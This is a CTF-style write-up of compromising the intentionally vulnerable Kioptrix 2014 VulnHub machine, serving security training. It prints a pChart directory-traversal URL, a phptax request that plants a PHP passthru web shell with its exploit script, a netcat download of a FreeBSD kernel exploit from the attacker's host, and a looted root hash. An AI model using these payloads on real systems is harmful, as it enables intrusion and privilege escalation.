# [VulnHub] Kioptrix: 2014 (#5)

**Date**: 09/Oct/2019

Categories: oscp, vulnhub, linux

Tags: exploit\_pchart, exploit\_phptax, privesc\_freebsd

#### Overview

This is a writeup for VulnHub VM Kioptrix: 2014 (#5). Here's an overview of the enumeration  $\rightarrow$  exploitation  $\rightarrow$  privilege escalation process:

#### Killchain




Figure 1: writeup.overview.killchain

#### TTPs


- 1. 80/tcp/http/Apache httpd 2.2.21 ((FreeBSD) mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8): exploit\_pchart
- 2. 8080/tcp/http/Apache httpd 2.2.21 ((FreeBSD) mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8): exploit\_phptax, privesc\_freebsd

#### Phase #1: Enumeration

1. Here's the Nmap scan result:


```
# Nmap 7.70 scan initiated Wed Oct 9 12:11:53 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/vulnhub.kioptrix5/results/192.168.92.185/scans/_quick_tcp_nmap.txt
      /root/toolbox/writeups/vulnhub.kioptrix5/results/192.168.92.185/scans/xml/_quick_tcp_nmap.xml
    Nmap scan report for 192.168.92.185
   Host is up, received arp-response (0.00043s latency).
   Scanned at 2019-10-09 12:11:53 PDT for 35s
   Not shown: 997 filtered ports
   Reason: 997 no-responses
   PORT
            STATE SERVICE REASON
                                          VERSION
   22/tcp
            closed ssh
                           reset ttl 64
                           syn-ack ttl 64 Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
   80/tcp
            open
                  http
    → OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
   |_http-title: Site doesn't have a title (text/html).
10
                           syn-ack ttl 64 Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
   8080/tcp open
                  http
11
    → OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
   | http-methods:
12
   | Supported Methods: HEAD
13
   |_http-title: 403 Forbidden
   MAC Address: 00:0C:29:0B:79:90 (VMware)
15
16
   Read data files from: /usr/bin/../share/nmap
17
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
   # Nmap done at Wed Oct 9 12:12:28 2019 -- 1 IP address (1 host up) scanned in 35.43 seconds
19
```

2. While exploring the 80/tcp service, we find a HTML comment that points to pChart2.1.3/index.php:



# It works!

Figure 2: writeup.enumeration.steps.2.1



 $Figure \ 3: \ writeup.enumeration.steps. 2.2$ 




Figure 4: writeup.enumeration.steps.2.3

#### **Findings**

#### **Open Ports**

```
1 80/tcp | http | Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2

PHP/5.3.8)
2 8080/tcp | http | Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2

PHP/5.3.8)
```

#### Phase #2: Exploitation

1. We use searchsploit to look for pChart exploits and find a directory traversal exploit. We use this exploit to view the contents of the /etc/passwd file:

Figure 5: writeup.exploitation.steps.1.1

```
# Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
# Date: 2014-01-24
# Exploit Author: Balazs Makany
# Vendor Homepage: www.pchart.net
# Software Link: www.pchart.net/download
# Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
# Version: 2.1.3
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A
[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the usage of the library was copied from the examples.
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.
```

# [1] Directory Traversal:

"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.

Directory Traversal remediation:

- 1) Update to the latest version of the software.
- 2) Remove public access to the examples folder where applicable.
- 3) Use a Web Application Firewall or similar technology to filter malicious input attempts.

 $Figure \ 6: \ writeup. exploitation. steps. 1.2$ 




Figure 7: writeup.exploitation.steps.1.3

2. We use the directory traversal vulnerability to look for the Apache configuration file as 8080/tcp is returning a 403 Forbidden code:

```
http://192.168.92.185/pChart2.1.3/examples/index.php?Action=View&Script=/../../usr/local/etc/

    apache22/httpd.conf

     SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser
2
      <VirtualHost *:8080>
4
         DocumentRoot /usr/local/www/apache22/data2
5
6
      <Directory "/usr/local/www/apache22/data2">
          Options Indexes FollowSymLinks
8
         AllowOverride All
          Order allow, deny
10
          Allow from env=Mozilla4_browser
11
      </Directory>
12
```




Figure 8: writeup.exploitation.steps.2.1

3. The web server is configured to only allow clients with a user-agent string starting with the Mozilla/4.0 string. We use Burp proxy to make a request to the 8080/tcp service:




Figure 9: writeup.exploitation.steps.3.1

4. Now that we can talk to the 8080/tcp service, we find a reference to the /phptax/ web application on this server. We find a remote code execution vulnerability for phptax and leverage it to get command execution:

```
searchsploit phptax
    searchsploit -x 25849
    GET /phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E
      Host: 192.168.92.185:8080
       User-Agent: Mozilla/4.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
5
    GET /phptax/data/rce.php?cmd=uname%20-a HTTP/1.1
       Host: 192.168.92.185:8080
    root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss phptax
                                                                                                                           | Path
| (/usr/share/exploitdb/)
     Exploit Title
                                                                                                                          | exploits/php/webapps/25849.txt
    PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution
     phptax 0.8 - Remote Code Execution
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)
                                                                                                                           exploits/php/webapps/21665.tx
exploits/php/webapps/21833.rb
    Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #
```

Figure 10: writeup.exploitation.steps.4.1

```
#EXPLOIT
<?php
$options = getopt('u:');
if(!isset($options['u']))
             Usage example: php exploit.php -u http://target.com/ \n");
die("\n
       = $options['u'];
$url
$shell = "{$url}/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24 GET%5Bcmd%5D)%3B%3F%3E";
$headers = array('User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)',
'Content-Type: text/plain');
echo "
            [+] Submitting request to: {$options['u']}\n";
$handle = curl init();
curl setopt($handle, CURLOPT URL, $url);
curl setopt($handle, CURLOPT HTTPHEADER, $headers);
curl setopt($handle, CURLOPT RETURNTRANSFER, true);
$source = curl exec($handle);
curl close($handle);
if(!strpos($source, 'Undefined variable: HTTP RAW POST DATA') && @fopen($shell, 'r'))
echo "
            [+] Exploit completed successfully!\n";
echo "
                                                     n/n
                                                                {$url}/data/rce.php?cmd=id\n";
```

Figure 11: writeup.exploitation.steps.4.2



Figure 12: writeup.exploitation.steps.4.3



Figure 13: writeup.exploitation.steps.4.4

5. We find that the remote system is FreeBSD 9. We tried Bash and Python reverse shells but both failed and as such we fall back on a Perl reverse shell for interactive access:




Figure 14: writeup.exploitation.steps.5.1

Figure 15: writeup.exploitation.steps.5.2

#### Phase #2.5: Post Exploitation

```
www@kioptrix2014> id
   uid=80(www) gid=80(www) groups=80(www)
   www@kioptrix2014>
   www@kioptrix2014> uname
   FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan 3 07:46:30 UTC 2012
5
    - root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64
   www@kioptrix2014>
6
   www@kioptrix2014> ifconfig
   em0: flags=8843<UP, BROADCAST, RUNNING, SIMPLEX, MULTICAST> metric 0 mtu 1500
8
          options=9b<RXCSUM, TXCSUM, VLAN_MTU, VLAN_HWTAGGING, VLAN_HWCSUM>
9
          ether 00:0c:29:0b:79:90
10
          inet 192.168.92.185 netmask 0xffffff00 broadcast 192.168.92.255
          nd6 options=29<PERFORMNUD, IFDISABLED, AUTO_LINKLOCAL>
12
          media: Ethernet autoselect (1000baseT <full-duplex>)
13
          status: active
14
   www@kioptrix2014>
15
   www@kioptrix2014> users
16
   root
17
   toor
18
```

#### Phase #3: Privilege Escalation

1. While exploring the system, we look for privilege escalation exploits for FreeBSD 9 and find two hits. Since the target system doesn't have wget or curl we fallback on nc to download the exploit file. Once compiled, we execute the exploit and get elevated access:

Figure 16: writeup.privesc.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # nc -nlvp 9999 <28718.c
listening on [any] 9999 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.185] 18267
```

Figure 17: writeup.privesc.steps.1.2

```
which nc
/usr/bin/nc
nc 192.168.92.183 9999 >28718.c
```

Figure 18: writeup.privesc.steps.1.3

```
gcc -o 28718 28718.c
ls -la
total 120
                     wheel
                               512 Oct 9 19:00 .
drwxrwxrwx
              9 www
drwxrwxrwx
              8 www
                     wheel
                               512 Mar 28
                                            2014 ...
drwxrwxrwx
             12 www
                     wheel
                               512 May
                                         7
                                            2003 1040
                     wheel
                             10406 Oct
                                         9 19:00 28718
-rwxr-xr-x
              1 www
-rw-r--r--
                     wheel
                              5563 Oct
                                         9 18:58 28718.c
              1 www
                     wheel
drwxrwxrwx
              2 www
                               512 May
                                         7
                                            2003 SchA
drwxrwxrwx
                     wheel
                               512 May
                                         7
                                            2003 SchB
              2 www
drwxrwxrwx
              6 www
                     wheel
                               512 May
                                         7
                                            2003 SchD
                                         7
                                            2003 SchD1
drwxrwxrwx
              4 www
                     wheel
                               512 May
                               512 May
drwxrwxrwx
              7 www
                     wheel
                                         7
                                            2003 W2
drwxrwxrwx
                     wheel
                              1536 Mar 26
                                            2014 pdf
              2 www
-rw-r--r--
              1 www
                     wheel
                                29 Oct
                                         9 18:40 rce.php
```

Figure 19: writeup.privesc.steps.1.4

```
./28718
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz.
[+] Woohoo!!!
uid=0(root) gid=0(wheel) groups=0(wheel)
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan 3 07:46:30 UTC 2012
                                                                                                                                    root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500 options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
           ether 00:0c:29:0b:79:90
inet 192.168.92.185 netmask 0xffffff00 broadcast 192.168.92.255
           nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL> media: Ethernet autoselect (1000baseT <full-duplex>)
            status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500 nd6 options=29<PERFORMNUD,IFDISABLED,AUTO LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=3<RXCSUM,TXCSUM>
           inet6 ::1 prefixlen 128
inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
inet 127.0.0.1 netmask 0xff000000
nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
ipfw0: flags=8801<UP,SIMPLEX,MULTICAST> metric 0 mtu 65536
           nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
```

Figure 20: writeup.privesc.steps.1.5

2. We can now view the congrats.txt file to complete the challenge:

```
cat /root/congrats.txt
```

```
cat /root/congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...
```

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in mind, and not meant for the seasoned pentester. However this does not mean one can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also learn the basics skills needed to compromise a system. Most importantly, in my mind, are information gathering & research. Anyone can throw massive amounts of exploits and "hope" it works, but think about the traffic.. the logs... Best to take it slow, and read up on the information you gathered and hopefully craft better more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly. Knowing the OS gives you any idea of what will work and what won't from the get go. Default file locations are not the same on FreeBSD versus a Linux based distribution. Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log". It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data". Finding and knowing these little details will greatly help during an attack. Of course my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course the log results may not be accurate if you created a snapshot and reverted, but at least it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things. Default settings, nothing fancy but it should've logged a few of your attacks. Look at the following files:

/root/folderMonitor.log

/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)

Figure 21: writeup.privesc.steps.2.1

# Loot

#### Hashes

root:\$1\$DdHlo6rh\$usiPcDoTR37eL7DAyLjhk1:0:0::0:0:Charlie &:.....

# References

- $[+]\ \mathrm{https://www.vulnhub.com/entry/kioptrix-} 2014-5,62/$
- [+] https://www.abatchy.com/2017/01/kioptrix-2014-5-walkthrough-vulnhub.html [+] https://jhalon.github.io/vulnhub-kioptrix5/